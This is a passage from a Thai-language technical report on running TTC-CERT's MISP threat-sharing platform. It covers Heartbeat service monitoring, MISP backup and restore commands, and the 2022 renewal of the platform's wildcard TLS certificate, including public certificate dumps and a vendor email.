11.4.2.7. ติดตั้ง Heartbeat สำหรับส่ง Log ที่เกี่ยวกับการมอนิเตอร์ service ต่าง ๆ เพื่อตรวจสอบสถานะของระบบ Platform การแลกเปลี่ยนข้อมูล ตามช่วงเวลาที่กำหนดให้กับ ELK Stack

- curl -L -O https://artifacts.elastic.co/downloads/beats/heartbeat/heartbeat-7.12.0-amd64.deb
- sudo dpkg -i heartbeat-7.12.0-amd64.deb
- กำหนดให้ Heartbeat เก็บข้อมูลที่สำคัญและส่งข้อมูลให้ Elasticsearch ผ่าน TCP port 9200
- sudo pico /etc/heartbeat/heartbeat.yml

```
...
- type: tcp
  id: ttc-cert-misp-tcp-monitor
  name: TTC-CERT MISP-Production Service
  hosts: ["10.10.10.1"]
  ports: [22, 80, 443]
  schedule: '@every 30s'

- type: tcp
  id: ttc-cert-misp-mysql-monitor
  name: TTC-CERT MISP-Production MySQL Service
  hosts: ["localhost"]
  ports: [3306]
  schedule: '@every 30s'

- type: tcp
  id: ttc-cert-misp-redis-monitor
  name: TTC-CERT MISP-Production Redis Service
  hosts: ["localhost"]
  ports: [6379]
  schedule: '@every 30s'
...
```

- sudo heartbeat setup
- sudo systemctl enable heartbeat-elastic.service
- sudo systemctl start heartbeat-elastic.service

11.4.3. การดำเนินการในเรื่อง MISP Backup

11.4.3.1. MISP มี script สำหรับการ Backup อยู่ที่ /var/www/MISP/tools/misp-backup โดยดำเนินการดังนี้

$ sudo -u www-data cp
/var/www/MISP/tools/misp-backup/misp-backup.conf.sample
/var/www/MISP/tools/misp-backup/misp-backup.conf


$ sudo pico /var/www/MISP/tools/misp-backup/misp-backup.conf

OutputFileName="TTC-CERT-MISP-Backup"

OutputDirName="/home/pisut"

$ sudo sh /var/www/MISP/tools/misp-backup/misp-backup.sh

ทั้งนี้ ไฟล์ที่ได้ Backup ไว้จะเก็บอยู่ที่ /home/pisut/YYYYMMDD-misp-backup.tar.gz โดยผู้วิจัยจะได้ดำเนินการสั่งให้ script นี้ ทำงานโดยอัตโนมัติโดยใช้ Crontab โดยกำหนดให้มีการเข้ารหัสไฟล์ Backup ด้วย PGP และส่งไฟล์ที่ได้ Backup นี้ไปที่ Google Cloud ทุกวันอาทิตย์เวลา 24.00 น. โดยผลที่ได้จาก script มีรายละเอียดตาม **ภาพที่ 32**



ภาพที่ 32 *แสดงผลที่ได้จาก script ที่ดำเนินการ backup ขอมูลระบบ Platform การแลกเปลี่ยนข้อมูล*

11.4.3.2. การ Backup ฐานข้อมูลใน MISP โดยใช้คำสั่ง

$ mysqldump --all-databases --user=root --password >
all-misp-backup-file.sql

11.4.4. การดำเนินการในเรื่อง MISP Restore

11.4.4.1. MISP มี script สำหรับการ Backup อยู่ที่ /var/www/MISP/tools/misp-backup โดยดำเนินการดังนี้

$ sudo sh /var/www/MISP/tools/misp-backup/misp-restore.sh PATH_TO_ARCHIVE.tar.gz

11.4.4.2. การ Restore ฐานข้อมูลของ MISP โดยใช้คำสั่ง

$ mysql --user root --password < all-misp-backup-file.sql

12. การดำเนินการในเรื่องการปรับปรุง (update) SSL/TLS Certificate ตัวใหม่ของระบบ Platform การแลกเปลี่ยนข้อมูล

12.1. การดำเนินการในเรื่องการปรับปรุง (update) SSL/TLS Certificate ประจำปี 2565

ศูนย์ TTC-CERT ได้ดำเนินการปรับปรุง (update) SSL/TLS Certificate ตัวใหม่ของระบบ Platform การแลกเปลี่ยนข้อมูล เมื่อ 18 เม.ย.65 เนื่องจาก SSL/TLS Certificate ตัวเก่า (Serial Number: 12:DB:E9:25:55:37:E6:57:F3:04:68:05) จะหมดอายุใน 10 พ.ค.65 โดย SSL/TLS Certificate ตัวเก่า (Serial Number: 12:DB:E9:25:55:37:E6:57:F3:04:68:05) มีรายละเอียดดังนี้

-----BEGIN CERTIFICATE-----
MIIHQjCCBiqgAwIBAgIMEtvpJVU35lfzBGgFMA0GCSqGSIb3DQEBCwUAMEwxCzAJ
BgNVBAYTAkJFMRkwFwYDVQQKExBHbG9iYWxTaWduIG52LXNhMSIwIAYDVQQDExlB
bHBoYVNTTCBDQSAtIFNIQTI1NiAtIEcyMB4XDTIxMDQwODA2NTIyMFoXDTIyMDUx
MDA2NTIyMFowGzEZMBcGA1UEAwwQKi50dGMtY2VydC5vci50aDCCAiIwDQYJKoZI
hvcNAQEBBQADggIPADCCAgoCggIBAMNRztt/SVVS5WAgV0joOCwYV3WHSZuNuwG6
E8SlM9iZixiZx/mep0t0RBZa3xpsPiZsd0OE9JNX3TcAdaLcDFicBH/fBYc5oCkK
suAe7VGwfhxaA03dZystMy+ldSuVNd1OB8wdTSmG8UbS/ZdwMxtC09wGaouiIGdy
N9Je+VppHvL6vFaw64dIga/g6ZQYnwvhpQ/prQg3NiTsfO9k4CwqxWksYLpvUajo
rrOgC/63Mkr2p3Y/NMEcSAUh/GDqKexVf9LUvC+iKrAKq4S59/Cz9j7LQ6f5C8aB
HxzHNNAGNnN2gMSIazAgMJ8MoHj8dAY/E9c4TCjLmt4Y8AXkUHFnuxS7kuAEJM4F
MHoqChTRQkcEEsdsGLEEW+hRPKzIToCo3kkjS+ffZuH8RVo05e8ckV7PgpTUbzWH
dI3S5yYEj9IPPja4JWOATKRCD+hdhm/bjiJO/0MXEc+2UOD7eFoJmlr+pK3b7cd1
OC5625y7f3MeAarZU7Eeb1Jo30HKcSHHiQXObZA+RznrPJlvR4K94qxd9/UvAxju
Fw7B7A51QbyRT/hrAcm48GOUI88/nvG1qO/92a6t6sHLoz9fDmZD7ZZ1nUIyRUCi
nPje0RKzEKQ3MvmBBGavVrRUbSgxYvgKQPw6jVpOCbCw36Xz9mmajKs03EuwbCi5
+6YL4VyNAgMBAAGjggNTMIIDTzAOBgNVHQ8BAf8EBAMCBaAwgYkGCCsGAQUFBwEB
BH0wezBCBggrBgEFBQcwAoY2aHR0cDovL3NlY3VyZTIuYWxwaGFzc2wuY29tL2Nh
Y2VydC9nc2FscGhhc2hhMmcycjEuY3J0MDUGCCsGAQUFBzABhilodHRwOi8vb2Nz
cDIuZ2xvYmFsc2lnbi5jb20vZ3NhbHBoYXNoYTJnMjBXBgNVHSAEUDBOMEIGCisG
AQQBoDIBCgowNDAyBggrBgEFBQcCARYmaHR0cHM6Ly93d3cuZ2xvYmFsc2lnbi5j
b20vcmVwb3NpdG9yeS8wCAYGZ4EMAQIBMAkGA1UdEwQCMAAwPgYDVR0fBDcwNTAz

oDGgL4YtaHR0cDovL2NybDIuYWxwaGFzc2wuY29tL2dzL2dzYWxwaGFzaGEyZzIu
Y3JsMCsGA1UdEQQkMCKCECoudHRjLWNlcnQub3IudGiCDnR0Yy1jZXJ0Lm9yLnRo
MB0GA1UdJQQWMBQGCCsGAQUFBwMBBggrBgEFBQcDAjAfBgNVHSMEGDAWgBT1zdU8
CFD5ak86t5faVoPmadJo9zAdBgNVHQ4EFgQUaAOBFS6JKS5xaSaBxdOjuAOMRS8w
ggF/BgorBgEEAdZ5AgQCBIIBbwSCAWsBaQB1AG9Tdqwx8DEZ2JkApFEV/3cVHBHZ
AsEAKQaNsgiaN9kTAAABeLBA0D8AAAQDAEYwRAIgE857uBj6Douwa4cwFk+Yz5sH
p5lYiZ8y0bLc+cNfdN8ClCvw2luo9rKnpFGgMRqzyt8KQOzUCHBYnGKOBz0PMK4P
AHcAKXm+8J45OSHwVnOfY6V35b5XfZxgCvj5TV0mXCVdx4QAAAF4sEDTUQAABAMA
SDBGAiEA/T3PWgrqpDaXLTKCl7KJpKDZKF+A6guq9YF2rFl8oTUClQCWO5sCzsZB
qmWz0fh529/IlYXIr272Im7hmR9VPQouHgB3AFWB1MIWkDYBSuoLm1c8U/DA5Dh4
cCUIFy+jqh0HE9MMAAABeLBA0GIAAAQDAEgwRgIhAPaeIzPxeFtAVU7Gi+uFiIPS
hu7Mu/HnoagzrcU4KazBAiEAg2ct5d1Hf7Rk+XPCiyt8zWqi1tqk5baWwIVeQIJp
BlUwDQYJKoZIhvcNAQELBQADggEBADa2B4x6M4G6IDScKomlO7dXM152udeRCxC9
qKKHb56e7GiMcRKYg7YzvGho31qp6TlDGg9fZWitfuN3i3TecYtOcEwjc5rGlLXM
cJs2HPOURi/xWExWtw0OTlY6EGEL+2AQq4f2tDBIUya2KN4KbBU86w9U6kx4QlqL
4UktgHmGc4bKuO9NNMo720dq3EugGyLfGefW+Ga/70rO+xmRxuY13AGdwS5OpqUD
JgidxE+q7BEIimZ6oEwbTm+6+H+JZwnbM6qzgZH6n8gJ/y/UgWpO/T60HmKbWbnK
7aRgsnBwN4me0/LqHPW1oJXccMWDohct3NTnK5MLQb801/cgdo4=
-----END CERTIFICATE-----

เมื่อทำการ decode SSL/TLS Certificate ซึ่งจะเห็นว่าจะหมดอายุใน 10 พ.ค.65 ดังนี้

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            12:db:e9:25:55:37:e6:57:f3:04:68:05
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = BE, O = GlobalSign nv-sa, CN = AlphaSSL CA - SHA256 - G2
        Validity

```
        Not Before: Apr  8 06:52:20 2021 GMT
        Not After : May 10 06:52:20 2022 GMT
    Subject: CN = *.ttc-cert.or.th
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
            RSA Public-Key: (4096 bit)
            Modulus:
                00:c3:51:ce:db:7f:49:55:52:e5:60:20:57:48:e8:
                38:2c:18:57:75:87:49:9b:8d:bb:01:ba:13:c4:a5:
                33:d8:99:8b:18:99:c7:f9:9e:a7:4b:74:44:16:5a:
                df:1a:6c:3e:26:6c:77:43:84:f4:93:57:dd:37:00:
                75:a2:dc:0c:58:9c:04:7f:df:05:87:39:a0:29:0a:
                b2:e0:1e:ed:51:b0:7e:1c:5a:03:4d:dd:67:2b:2d:
                33:2f:a5:75:2b:95:35:dd:4e:07:cc:1d:4d:29:86:
                f1:46:d2:fd:97:70:33:1b:42:d3:dc:06:6a:8b:a2:
                20:67:72:37:d2:5e:f9:5a:69:1e:f2:fa:bc:56:b0:
                eb:87:48:81:af:e0:e9:94:18:9f:0b:e1:a5:0f:e9:
                ad:08:37:36:24:ec:7c:ef:64:e0:2c:2a:c5:69:2c:
                60:ba:6f:51:a8:e8:ae:b3:a0:0b:fe:b7:32:4a:f6:
                a7:76:3f:34:c1:1c:48:05:21:fc:60:ea:29:ec:55:
                7f:d2:d4:bc:2f:a2:2a:b0:0a:ab:84:b9:f7:f0:b3:
                f6:3e:cb:43:a7:f9:0b:c6:81:1f:1c:c7:34:d0:06:
                36:73:76:80:c4:88:6b:30:20:30:9f:0c:a0:78:fc:
                74:06:3f:13:d7:38:4c:28:cb:9a:de:18:f0:05:e4:
                50:71:67:bb:14:bb:92:e0:04:24:ce:05:30:7a:2a:
                0a:14:d1:42:47:04:12:c7:6c:18:b1:04:5b:e8:51:
                3c:ac:c8:4e:80:a8:de:49:23:4b:e7:df:66:e1:fc:
                45:5a:34:e5:ef:1c:91:5e:cf:82:94:d4:6f:35:87:
                74:8d:d2:e7:26:04:8f:d2:0f:3e:36:b8:25:63:80:
                4c:a4:42:0f:e8:5d:86:6f:db:8e:22:4e:ff:43:17:
```

```
                11:cf:b6:50:e0:fb:78:5a:09:9a:5a:fe:a4:ad:db:
                ed:c7:75:38:2e:7a:db:9c:bb:7f:73:1e:01:aa:d9:
                53:b1:1e:6f:52:68:df:41:ca:71:21:c7:89:05:ce:
                6d:90:3e:47:39:eb:3c:99:6f:47:82:bd:e2:ac:5d:
                f7:f5:2f:03:18:ee:17:0e:c1:ec:0e:75:41:bc:91:
                4f:f8:6b:01:c9:b8:f0:63:94:23:cf:3f:9e:f1:b5:
                a8:ef:fd:d9:ae:ad:ea:c1:cb:a3:3f:5f:0e:66:43:
                ed:96:75:9d:42:32:45:40:a2:9c:f8:de:d1:12:b3:
                10:a4:37:32:f9:81:04:66:af:56:b4:54:6d:28:31:
                62:f8:0a:40:fc:3a:8d:5a:4e:09:b0:b0:df:a5:f3:
                f6:69:9a:8c:ab:34:dc:4b:b0:6c:28:b9:fb:a6:0b:
                e1:5c:8d
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            Authority Information Access:
                CA Issuers -
URI:http://secure2.alphassl.com/cacert/gsalphasha2g2r1.crt
                OCSP - URI:http://ocsp2.globalsign.com/gsalphasha2g2

            X509v3 Certificate Policies:
                Policy: 1.3.6.1.4.1.4146.1.10.10
                  CPS: https://www.globalsign.com/repository/
                Policy: 2.23.140.1.2.1

            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 CRL Distribution Points:
```

Full Name:
URI:http://crl2.alphassl.com/gs/gsalphasha2g2.crl

X509v3 Subject Alternative Name:
DNS:*.ttc-cert.or.th, DNS:ttc-cert.or.th
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication
X509v3 Authority Key Identifier:
keyid:F5:CD:D5:3C:08:50:F9:6A:4F:3A:B7:97:DA:56:83:E6:69:D2:68:F7

X509v3 Subject Key Identifier:
68:03:81:15:2E:89:29:2E:71:69:26:81:C5:D3:A3:B8:03:8C:45:2F
CT Precertificate SCTs:
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 6F:53:76:AC:31:F0:31:19:D8:99:00:A4:51:15:FF:77:
15:1C:11:D9:02:C1:00:29:06:8D:B2:08:9A:37:D9:13
Timestamp : Apr 8 06:52:20.927 2021 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:44:02:20:13:CE:7B:B8:18:FA:0E:8B:B0:6B:87:30:
16:4F:98:CF:9B:07:A7:92:18:89:9F:32:D1:B2:DC:F9:
C3:5F:74:DF:02:20:2B:F0:DA:5B:A8:F6:B2:A7:A4:51:
A0:31:1A:B3:CA:DF:0A:40:EC:D4:08:70:58:9C:62:8E:
07:3D:0F:30:AE:0F
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 29:79:BE:F0:9E:39:39:21:F0:56:73:9F:63:A5:77:E5:
BE:57:7D:9C:60:0A:F8:F9:4D:5D:26:5C:25:5D:C7:84
Timestamp : Apr 8 06:52:21.713 2021 GMT

Extensions: none
Signature : ecdsa-with-SHA256
30:46:02:21:00:FD:3D:CF:5A:0A:EA:A4:36:97:2D:32:
82:97:B2:89:A4:A0:D9:28:5F:80:EA:0B:AA:F5:81:76:
AC:59:7C:A1:35:02:21:00:96:3B:9B:02:CE:C6:41:AA:
65:B3:D1:F8:79:DB:DF:C8:21:85:C8:AF:6E:F6:22:6E:
E1:99:1F:55:3D:0A:2E:1E
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 55:81:D4:C2:16:90:36:01:4A:EA:0B:9B:57:3C:53:F0:
C0:E4:38:78:70:25:08:17:2F:A3:AA:1D:07:13:D3:0C
Timestamp : Apr 8 06:52:20.962 2021 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:46:02:21:00:F6:9E:23:33:F1:78:5B:40:55:4E:C6:
8B:EB:85:88:83:D2:86:EE:CC:BB:F1:E7:A1:A8:33:AD:
C5:38:29:AC:C1:02:21:00:83:67:2D:E5:DD:47:7F:B4:
64:F9:73:C2:8B:2B:7C:CD:6A:A2:D6:DA:A4:E5:B6:96:
C0:85:5E:40:82:69:06:55
Signature Algorithm: sha256WithRSAEncryption
36:b6:07:8c:7a:33:81:ba:20:34:9c:2a:89:a5:3b:b7:57:33:
5e:76:b9:d7:91:0b:10:bd:a8:a2:87:6f:9e:9e:ec:68:8c:71:
12:98:83:b6:33:bc:68:68:df:5a:a9:e9:39:43:1a:0f:5f:65:
68:ad:7e:e3:77:8b:74:de:71:8b:4e:70:4c:23:73:9a:c6:94:
b5:cc:70:9b:36:1c:f3:94:46:2f:f1:58:4c:56:b7:0d:0e:4e:
56:3a:10:61:0b:fb:60:10:ab:87:f6:b4:30:48:53:26:b6:28:
de:0a:6c:15:3c:eb:0f:54:ea:4c:78:42:5a:8b:e1:49:2d:80:
79:86:73:86:ca:b8:ef:4d:34:ca:3b:db:47:6a:dc:4b:a0:1b:
22:df:19:e7:d6:f8:66:bf:ef:4a:ce:fb:19:91:c6:e6:35:dc:
01:9d:c1:2e:4e:a6:a5:03:26:08:9d:c4:4f:aa:ec:11:08:8a:


```
66:7a:a0:4c:1b:4e:6f:ba:f8:7f:89:67:09:db:33:aa:b3:81:
91:fa:9f:c8:09:ff:2f:d4:81:6a:4e:fd:3e:b4:1e:62:9b:59:
b9:ca:ed:a4:60:b2:70:70:37:89:9e:d3:f2:ea:1c:f5:b5:a0:
95:dc:70:c5:83:a2:17:2d:dc:d4:e7:2b:93:0b:41:bf:34:d7:
f7:20:76:8e
```

จึงได้ทำการสร้าง Certificate Signing Request (CSR) ให้กับทาง vendor เพื่อใช้ในการสร้าง Public-Private Key Pair และ ออก SSL/TLS Certificate ตัวใหม่ให้กับระบบ Platform การแลกเปลี่ยนข้อมูล โดยใช้คำสั่ง

```
$ openssl req -new -newkey rsa:4096 -nodes -out star_ttc-cert_or_th.csr -keyout
star_ttc-cert_or_th.key -subj "/C=TH/ST=Bangkok/L=Phayathai/O=Thailand
Telecommunications Sector CERT/OU=Technical Team/CN=*.ttc-cert.or.th"
```

โดยขนาดของ RSA key length ที่ใช้จะมีขนาด 4096 bits ซึ่งเป็นไปตามที่ระบุไว้ใน “มาตรฐานการเขารหัสลับขอมูลและการจัดการกุญแจเขารหัสลับขอมูล” ของศูนย์ TTC-CERT ซึ่งระบุว่าการเขารหัสแบบ Asymmetric Key Encryption Algorithms กำหนดให้ใช้ RSA key length ที่มีขนาดไม่ต่ำว่า 3072 bits

เมื่อส่ง Certificate Signing Request (CSR) ให้กับทาง vendor เรียบร้อยแล้ว ทาง vendor จะตรวจสอบเพื่อยืนยันว่าศูนย์ TTC-CERT เป็นเจ้าของ Domain ttc-cert.or.th โดนการเพิ่มข้อมูล text record ลงใน nameserver ที่ศูนย์ TTC-CERT ใช้งานอยู่ รายละเอียดตาม**ภาพที่ 33**



ภาพที่ 33 *แสดงกระบวนการตรวจสอบความเป็นเจ้าของ Domain ttc-cert.or.th*

เมื่อผ่านกระบวนการตรวจสอบความเป็นเจ้าของ Domain ttc-cert.or.th เรียบร้อยแล้ว ทาง vendor จะส่ง SSL/TLS Certificate ที่ถูก sign โดย GlobalSign พร้อมทั้งแนบ intermediate certificate เพื่อนำมาใช้ในการสื่อสารแบบ https ของระบบ Platform การแลกเปลี่ยนข้อมูล ต่อไป รายละเอียดตาม **ภาพที่ 34**

Assadayut Samaimai <assadayut.sa@inet.co.th>
To: pisut <pisut@ttc-cert.or.th>
Cc: inet-SSL <inet-ssl@inet.co.th>, INEXT-Service <inext-service@inet.co.th>, laddafar te <laddafar.te@inet.co.th>

เรียนผู้ใช้บริการ

ขอนำส่งไฟล์ Certificate SSL สำหรับ Domain : *.ttc-cert.or.th ตามไฟล์แนบครับ

Best Regards,
Assadayut Samaimai (Arm)
อัษฎายุธ สมัยใหม่(อาร์ม)
Network Engineer

บริษัท ไอเน็กซ์ บรอดแบนด์ จำกัด บริษัทในเครือ
บริษัท อินเทอร์เน็ตประเทศไทย จำกัด (มหาชน)
1768 Thai Summit Tower 24 Floor, New Petchaburi Road,
Bangkapi, Huay Kwang, Bangkok 10310 THAILAND
Website : https://inext.co.th/th/

จาก: "pisut" <pisut@ttc-cert.or.th>
ถึง: "Assadayut Samaimai" <assadayut.sa@inet.co.th>
สำเนา: "inet-SSL" <inet-ssl@inet.co.th>, "INEXT-Service" <inext-service@inet.co.th>, "laddafar te" <laddafar.te@inet.co.th>
ส่งแล้ว: อังคาร, 19 เมษายน, 2022 2:49:24 PM
[Quoted text hidden]
[Quoted text hidden]

2 attachments
Certificate_ttc-cert.or.th.txt
3K
CA_ttc-cert.or.th.txt.txt
2K

ภาพที่ 34 *แสดงผลการตรวจสอบความเป็นเจ้าของ Domain ttc-cert.or.th และได้รับ SSL/TLS Certificate*

1.1. จากนั้น ผู้วิจัยจึงได้ดำเนินการนำ SSL/TLS Certificate ไปติดตั้ง โดยมีขั้นตอนดังนี้

1.1.1. นำไฟล์ที่เกี่ยวข้องกับ SSL/TLS Certificate ทั้งหมดไปวางไว้ที่ต่าง ๆ ในระบบ Platform การแลกเปลี่ยนข้อมูล ดังนี้

1.1.1.1. ไฟล์ Certificate อยู่ที่ /etc/ssl/private/Certificate_ttc-cert.or.th.pem

1.1.1.2. ไฟล์ Private Key อยู่ที่ /etc/ssl/private/Private_ttc-cert.or.th.pem

1.1.1.3. ไฟล์ Certificate Chain อยู่ที่ /etc/ssl/private/CA_ttc-cert.or.th.crt

1.1.2. จากนั้นสั่งให้ระบบ Platform การแลกเปลี่ยนข้อมูล ดำเนินการ restart บริการ apache2 โดย

```
$ sudo service apache2 restart
```

1.2. การตรวจสอบความถูกต้องของ SSL/TLS Certificate ตัวใหม่

SSL/TLS Certificate ตัวใหม่ (Serial Number: 78:0a:db:83:c8:d5:c5:60:cd:d1:b0:2e) ซึ่งจะหมดอายุภายใน 21 พ.ค.66 มีรายละเอียดดังนี้

```
-----BEGIN CERTIFICATE-----
MIIHQTCCBimgAwIBAgIMeArbg8jVxWDN0bAuMA0GCSqGSIb3DQEBCwUAMEwxCzAJ
BgNVBAYTAkJFMRkwFwYDVQQKExBHbG9iYWxTaWduIG52LXNhMSIwIAYDVQQDExlB
bHBoYVNTTCBDQSAtIFNIQTI1NiAtIEcyMB4XDTIyMDQxOTA3NTAyNloXDTIzMDUy
MTA3NTAyNVowGzEZMBcGA1UEAwwQKi50dGMtY2VydC5vci50aDCCAiIwDQYJKoZI
hvcNAQEBBQADggIPADCCAgoCggIBAKEHSomAsB2axLh92JoLBA4pC+wEPb4gawoK
D7WFiFTNWaRiceaFBiVWt6MzHo4mSvtkkdARNKzAdl4tHREhvDxK9t0XNL2scFGg
fJk3QUxpJpQVtAEQOkyQ5IbcQSuhewMbxaZMfNDHTbYA5ZlFJSntL6on0MgpqmHS
hXGIUFLVeKCFtioK+6nefdraBgLLp9EGsIAMwnYsF44ZxjJ40L1UUKQOp0r8/IPi
5Ft6FM+yZgcaLGhPSYqz0vh9INpB36G1TSlqhNeqC5jBn/Y/MrGJHpJwfbcZKF/q
5RRAiQ+JsbAcw8j0Gr+3QVVohc/LMDwpryJlgxlZUyTQOOHInrR6bT0boM20NeSs
vE7Ca2LfT+9Zks66fV7ng/DWtdkbwhe+lPayhTMKm6dRhvK8zPQZSZsHwbjgf/ft
X+kaCZ3tcYfvl9HbVKcCuv7reGBkKawFLQUxjhe8MCKoAAUIOLA6qT0Y8G+Wo9m2
d2yNxcVP2HEJh8AUBGCEDmg8uDo2oNZqGt11LbkLAsNE9wxYtWWTGwgCX6b/IpHv
eP8FNB6BWWArwcWtl0+cDZucS9Io4vg6KXadXVNjkj7mTJnaILEKpEbgLFm7afUg
Rx/YKVyMu9XshaZtPFfL+MlujU9LTKsbPa/2VHr7nrb6Hhar7+X9jgQw1Q3ZRH22
0NKnqOHjAgMBAAGjggNSMIIDTjAOBgNVHQ8BAf8EBAMCBaAwgYoGCCsGAQUFBwEB
BH4wfDBDBggrBgEFBQcwAoY3aHR0cDovL3NlY3VyZS5nbG9iYWxzaWduLmNvbS9j
YWNlcnQvZ3NhbHBoYXNoYTJnMnIxLmNydDA1BggrBgEFBQcwAYYpaHR0cDovL29j
c3AyLmdsb2JhbHNpZ24uY29tL2dzYWxwaGFzaGEyZzIwVwYDVR0gBFAwTjBCBgor
BgEEAaAyAQoKMDQwMgYIKwYBBQUHAgEWJmh0dHBzOi8vd3d3Lmdsb2JhbHNpZ24u
Y29tL3JlcG9zaXRvcnkvMAgGBmeBDAECATAJBgNVHRMEAjAAMD8GA1UdHwQ4MDYw
NKAyoDCGLmh0dHA6Ly9jcmwuZ2xvYmFsc2lnbi5jb20vZ3MvZ3NhbHBoYXNoYTJn
```

Mi5jcmwwKwYDVR0RBCQwIoIQKi50dGMtY2VydC5vci50aIIOdHRjLWNlcnQub3Iu
dGgwHQYDVR0lBBYwFAYIKwYBBQUHAwEGCCsGAQUFBwMCMB8GA1UdIwQYMBaAFPXN
1TwIUPlqTzq3l9pWg+Zp0mj3MB0GA1UdDgQWBBT706NdMQ75T9lriA6Tooq/bxgW
mTCCAXwGCisGAQQB1nkCBAIEggFsBIIBaAFmAHUAb1N2rDHwMRnYmQCkURX/dxUc
EdkCwQApBo2yCJo32RMAAAGAQM0jxAAABAMARjBEAiAo7XXWiL0PrqMW9q1/cJVU
FeZXUtH0Untcxfxa/w7SMQIgCxXNfyz8+aMlGvKi1JL4RtpV89Clr1Uw1r/KRsrr
F+8AdQA1zxkbv7FsV78PrUxtQsu7ticgJlHqP+Eq76gDwzvWTAAAAYBAzSO4AAAE
AwBGMEQCIDRsqLGEEwFp52S1+KZmkyounLC++KZGmBedMxBSMYQ3AiBrj0Gpnv4L
eXSkbcWmU08ur9cX+DZo65uOVRwdUDfbiQB2AK33vvp8/xDIi509nB4+GGq0Zyld
z7EMJMqFhjTr3IKKAAABgEDNI+kAAAQDAEcwRQIhAP7VQjxoeSpgjTb5rHr4zSs7
MfF+FkV0lBINN+qVIavhAiAiQfXTeCtcBEQ7FBwPoGi8IIf3Nn3UTUTx6xBlzN5/
kDANBgkqhkiG9w0BAQsFAAOCAQEAl3XwD0229IpirV1kRMwkR/boKF2U/0aWPX9w
5zxHiUH1BUA+zi89QAcHU2j94wwwi/So9TGx6PyU3PW16v9HlXeg0nwMsF8u8Wxo
P9UV5P7/GMpJrRA+6fHAD/xX/2LnlPOzOOL0TWN+DyA/zt+t1r7KQP+rT+vgAXsq
R0H9qX7W543pULWwbIkLdliwGEDVujcPatyl5xludENd3LgsXAkPHPaMLwU//Stm
aAPiYfV/z9XnnsrsD60iAEO4m6DnGP17OjuTzbLs32LrwglPjSpoB0y82MBnmRf8
mAx7jcan+uWq4al7uMImfGSaSU3iFG3bzrgyJ46uVuLIbP3W6g==
